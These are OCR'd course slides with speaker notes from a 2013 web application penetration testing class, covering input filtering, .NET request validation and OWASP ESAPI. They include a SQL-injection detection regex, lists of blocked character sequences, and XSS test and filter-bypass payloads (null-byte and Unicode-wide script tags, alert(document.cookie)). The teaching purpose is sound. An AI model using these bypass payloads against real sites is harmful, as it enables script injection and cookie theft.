
- Filtering is typically a pattern match
  - Think regular expressions
- Most technologies provide a series of built-in matches
  - Built by the original developer of the filtering
- This is commonly augmented by signatures or rules
  - Allows for customization specific to the application

```
/(\%27)|(\')|(\-\-)|(\%23)|(#)/ix
```

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Typically filtering is based on pattern matching. (Think about IDS rules!) They use patterns and regular expressions to examine the requests or responses to attempt to determine if it is malicious or allowed. These patterns can be used for security or other purposes within the application. For example, many times we will see that the filtering is designed to only allow a specific type of input into a field such as a number. Even though this wasn't designed for security protection, it still inconveniences us.

When developers choose a solution or inherit it, there are two items they get. First, often, the filter will have some built-in protections. For example, the .NET filters will block traditional XSS attacks without having to be configured to do it. On top of the built-in filters, there is typically a method for providing rules or additional patterns to the filtering technology.




Built-in or Third-party

- Filtering can be built-in or third-party
  - Applications can combine these also
- Pen Testers need to understand both types
  - Since they have different strengths and weaknesses
- Examples of each will be explored next
  - .NET Filtering (framework provided)
  - OWASP ESAPI (third-party library add-on)

As we have discussed, filtering takes two forms. These are built-in to the framework being developed for or built and provided by a third-party. As penetration testers, we need to understand what each does and how we can attack them. This is due to the strengths and weaknesses we find in each.

We will be looking at two specific examples of filtering. The first is the .NET filtering. This is provided by Microsoft and as such is built into the framework. The second is ESAPI from OWASP. This is a third-party provided library that application developers can implement within their application. Since it is a third-party filter, it comes in different versions based on the language the developer is using.




.NET Filtering

- Microsoft has filtering built-in to .NET
  - Has become more capable over time
- This filtering is on by default
  - But can be disabled on the machine or within the application
- Developers often don't realize it's there
  - So they depend on the defaults

Microsoft®
.NET

Since .NET was released, Microsoft has provided a built-in filtering system. This has changed over time, which is why during mapping we should determine .NET version. When we test the application we will often find that since Microsoft enables this protection by default, the developer either doesn't realize it is there or has just depended on the default protections it offers. This means that we can use some known attacks to bypass these controls quite often.

We also find in many applications that the developer or the administrator of the server have disabled this protection. When this happens, we need to look to see if it's because another protection is in place or the functionality was removed due to problems it caused.




Additional Options in .NET Filtering

- HttpModules are called before and after the HttpHandler executes
  - BeginRequest (inbound) – Headers, Context, Variables
  - PreSendRequestHeaders (outbound)
  - PreSendRequestContent (outbound)
  - Uses IHttpModule interface
- HttpHandlers process individual endpoint URLs
  - One handler used to process request
  - Similar to ISAPI
  - Uses IHttpHandler interface
- Both can be used to create custom filtering

With IIS7, Microsoft introduced the IHTTPModule and IHTTPHandler interfaces. These allow developers to create custom code that can analyze, manipulate, or filter, requests and responses in the HTTP Pipeline. A custom HttpModule can be invoked by an event in the process of handling a request. For instance, a BeginRequest event could invoke a custom HttpModule to inspect the request prior to being handed to the HttpHandler and the web application, or a custom HttpModule can be used for a PreSendRequestHeaders or PreSendRequestContent events to modify a response before being sent to the client. HttpModules are called before and after the handler executes, and have access to the headers, variables, and the context of a request, thus anything passed in the entire request can be viewed and modified, or blocked.

HttpHandlers are used to process individual endpoint requests. Handlers enable the ASP.NET framework to process individual HTTP URLs or groups of URL extensions within a web application. Unlike modules, only one handler is used to process a request. Handlers are similar to the Internet Server Application Programming Interface (ISAPI) extensions.



Cross Site Scripting

- Vulnerable like any other application
- Additional Defenses
  - Request Validation
    - HTML Context only
    - Known Bypasses
  - Web Controls (some)
    - Textboxes auto-encode
    - Labels don't

Message from webpage


.Net is vulnerable to XSS Too

ASP.Net applications are vulnerable to cross-site scripting just like any other language. Microsoft has done a few things to attempt to help reduce the surface area of XSS by including the Request Validation feature. This feature attempts to block HTML context only XSS attacks. It does have some known weaknesses, which will be discussed in a moment.

In addition, many of the web controls will auto-encode their output to protect against cross-site scripting. For example, Textbox controls automatically encode their output so XSS is going to be rare here. Contrary, Label controls do not auto-encode and could be a vulnerable area.

Request Validation

- Microsoft's Cross-Site scripting defense
- Only works for HTML Context in 2.0+
- Drastic changes were made between .NET 1.1 and 2.0



Server Error in '/' Application.

A potentially dangerous Request.QueryString value was detected from the client (test="<script").

Description: Request Validation has detected a potentially dangerous client input value, and processing of the request has been aborted. This value may indicate an attempt to compromise the security of your application, such as a cross-site scripting attack. You can disable request validation by setting validateRequest=false in the Page directive or in the configuration section. However, it is strongly recommended that your application explicitly check all inputs in this case.


Exception Details: System.Web.HttpRequestValidationException: A potentially dangerous Request.QueryString value was detected from the client (test="<script").

Source Error:

```
[No relevant source lines]
```

Source File: c:\Users\yobyekrut\AppData\Local\Temp\Temporary ASP.NET Files\root\7483fb1e\cce1dc88\App_Web_kimeevop.3.cs   **Line:** 0

Request Validation is a built-in feature of ASP.Net web applications focused on protecting an application from cross-site scripting attacks. There were drastic changes between .Net 1.1 and 2.0. This feature has many limitations and over the next few slides, we will take a look for what triggers it and possible ways to bypass it.



.Net Request Validation (1.1)

- Looks for:
  - `<a-z` (< character followed by a letter)
  - `<!`, `</`, `<?`, `&#`, `script`, `expression(`
  - On handlers (i.e. `onmouseenter`, etc.)
  - Starting Characters (`<`,`&`,`o`,`O`,`s`,`S`,`e`,`E`)
- Very Restrictive = Usually Disabled

In .Net 1.1, Microsoft introduced the concept of request validation to try and defend against cross-site scripting (XSS) attacks. Unfortunately, in trying to check for too many cases, the feature was too restrictive and many developers disabled it. Request validation looked for the following character sequences:

<a-z (< character followed by a letter)

<!, </, <?


&#

script

expression(

On handlers (i.e.. onmouseenter, etc.)

Starting Characters (<,&,o,O,s,S,e,E)



.Net Request Validation (2.0+)


- Looks for:
  - `<a-z` (< character followed by a letter)
  - `<!, </, <?, &#`
- Less Restrictive = More apt to be enabled
- HTML context XSS only!

In .Net 2.0, Microsoft relaxed request validation to try and get more developers to leave it enabled. This relaxation of the restrictions limits the feature to only help defend against HTML context XSS attacks. Request validation looks for the following character sequences:

<a-z (< character followed by a letter)

<!, </, <?

&#



.Net Request Validation Bypass

- Browser Issues (null character):

  `<%00script>alert(9);</script>`

  - Only works in OLD browsers, if at all
- Encoding Issues:

  `&uff1cscript%uff1ealert(9);%uff1c/script%uff1e`

  - Uses unicode-wide characters
  - Requires the back end to convert to ASCII

Over the years, there have been vulnerabilities found which allow bypassing the Request Validation check. Early on, during .Net 1.1, it was found that one could bypass the filter by adding a null character to the script tag as shown below:

```
<%00script>alert(9);</script>
```


This technique took advantage of how specific browsers would render the tags, ignoring the null character. Most browsers will not support this today, and this would be a rare find.

Another technique is to use a different encoding. It is possible to use Unicode-Wide characters to encode the data so that the request validation feature will not identify the offending character sequences. It is important to note that this does not work on its own. It requires a back-end process to then convert the data to ASCII, which changes the Unicode-Wide characters to the HTML Equivalents.

One example of how this can be done is for a persistent XSS where the payload is stored in a SQL Server varchar field. SQL Server will convert the character %uff1c to '<' because varchar does not support unicode. If the field is nvarchar, then this would not work because of the support for Unicode characters. This also assumes that the developer has not done any output encoding.

References:

http://www.jardinesoftware.net/2011/07/17/bypassing-validaterequest/




OWASP ESAPI

- OWASP Enterprise Security API Project
  - Open source
  - Modification is permitted
  - Can be used in commercial products
- Web app security control library
  - Same design across multiple languages
  - security control interfaces
  - customizable
- Many languages supported, but not all for production
  - Java, Ruby, ESAPI Perl, ESAPI C, & Force.com are suitable
  - .Net, ASP, PHP, CFML, Python, JavaScript, C, & ESAPI CPP are not
  - https://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API

ESAPI (The OWASP Enterprise Security API) is a free, open source, web application security control library that makes it easier for programmers to write and retrofit secure web applications. The ESAPI libraries also serve as a solid foundation for new development, allowing for language-specific differences, yet have the same basic design. First, ESAPI includes a set of security control interfaces that define how to leverage the security controls, such as the types of parameters that are passed. Secondly, there is a reference implementation for each security control which is neither organization-specific nor application-specific. Third, there may be application logic contained in the classes which may be custom developed for each organization, such as enterprise authentication.

The ESAPI project source code is licensed under the BSD license, which is very permissive and about as close to public domain as possible. The project documentation is licensed under the Creative Commons license. ESAPI code can be used and modified in any way an organization would like, including using it in commercial products.

ESAPI supports many languages; however, not all are ready or suitable for production. Check out the OWASP ESAPI project site for the latest status and for downloading the code.



ESAPI Java Swingset


- Web app that demonstrates ESAPI
  - Zip file includes ESAPI demo and Tomcat
  - Requires Java JRE
- Includes tutorials & demos (insecure vs. secure)
  - Input Validation, Encoding, and Injection
  - Cross Site Scripting
  - Authentication and Session Management
  - Access Control and Referencing Objects
  - Encryption, Randomness, and Integrity
  - Browser Caching

One of the features that OWASP provided is the Swingset application. This is designed to allow us to learn and test out how ESAPI works. We will play with this in an exercise later to better see ESAPI in action.

OWASP ESAPI project includes a full tutorial and demo of the ESAPI security library that runs on Tomcat. Install is very easy and can run on Linux or Windows. Just need to download the Java JRE. The tutorial provides detailed descriptions of the entire library. along with a demo of both an unsecured web app and a secure web app using the ESAPI library.

Test XSS

- Test: `<script>alert(document.cookie)</script>`
- Tutorial has you run once without validation and once with
- Fix with ESAPI's Validator interface
  - `ESAPI.validator().getValidInput(String context,String input,String type,int maxLength,boolean allowNull,ValidationErrorList errorList)`

